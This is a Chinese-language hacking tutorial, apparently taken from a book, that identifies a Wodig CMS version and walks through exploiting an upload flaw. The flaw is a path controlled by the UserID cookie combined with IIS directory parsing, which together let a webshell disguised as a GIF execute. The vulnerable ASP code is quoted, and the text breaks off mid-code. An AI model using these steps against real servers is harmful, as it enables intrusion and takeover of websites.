


图1




图2




图3




图4




图5

从这里我们就可以看到各个版本的不同了。其中第三季可以肯定不是我们这次测试站的版本了，那么接下来的只有第四季的版本与我们的测试网站相似度很大，但可以看到细微的不同，4.1.5的版本中公告栏在中间，这样就可以大概确定了我们现在的测试版本为4.0.2版（因为有的时候站长站未必搜集全源码，所以这里用“大概”这样的词汇，但可以肯定的是在1.0.3到4.1.5之间），之后就可以下载源码了。

不过我们先不从源码入手，因为入侵网站最快的办法是找前人挖掘过的漏洞并加以利用。我们先设计“wodig漏洞”这样的关键词在Google中搜索，如图6所示。




图6

发现有很多都是关于4.1.2的注入漏洞，但我们打开源码查看后台地址，并在测试站中访问，发现无法显示（这里有两种可能，一是403错误被设置404错误，二是确实被修改或者被删除），如图7所示。




图7

那么只能先放弃SQL注入这种漏洞，再在Google中查找，发现还有这样一个漏洞，如图8所示，其针对的版本是4.1.3版。之前已经说过，我们找到的源码只有4.0.2，那么也存在这样的漏洞吗？看来只能自己手动测试了。




图8

该漏洞描述信息如下：

(1)upload/upload_image.asp、Mutiupload_image.asp。从Cookies中取得userid，放在Session中，作为path。

(2)loadsrc="/UploadFile/"&Request.Cookies("UserID")&"/"。如果网站不是放在根目录下，请在/UploadFile前加上你存放的目录名，如放在wodig文件夹，就在前面加上/wodig，注意最前面要有"/"。

(3)Session("uppath")=loadsrc、upload/upfile_image.asp、mutiUpfile_image.asp。上传文件取得Session中的path，作为路径上传文件。

(4)filepath = Session("uppath")。属性，上传前文件所在的路径。

漏洞详细利用方式如下：

来到"http://www.hack-game.cn/upload/upload_image.asp?formname=form&ImgSrc=src_img_2&editname=src_img"页面，修改Cookies中的UserId字段值为kxlzx.asp，刷新该页面（一定要刷一下，为了让userid写入session），上传shell，shell要改名为gif文件。上传后，查看源文件，发现路径为"uploadfile/kxlzx.asp/sXXXXXXXXXXX.gif"。漏洞大概就是因为Cookies可控制上传路径，导致可以修改上传路径为*.asp来执行图片文件（这里利用了IIS的解析漏洞）。存在漏洞的部分代码如下。

upload_image.asp：提交文件中自定义UserID变量

```
if Request.Cookies("UserID") = "" then
Response.End()
end if
loadsrc="/UploadFile/"&Request.Cookies("UserID")&"/"
Session("uppath")=loadsrc   '变量被赋值
```

Upfile_image.asp：获取session值上传文件

```
if Request.Cookies("UserID") = "" then
Response.End()
end if
set upload=new upload_file 'upload就是一个对象
if upload.form("act")="uploadfile" then
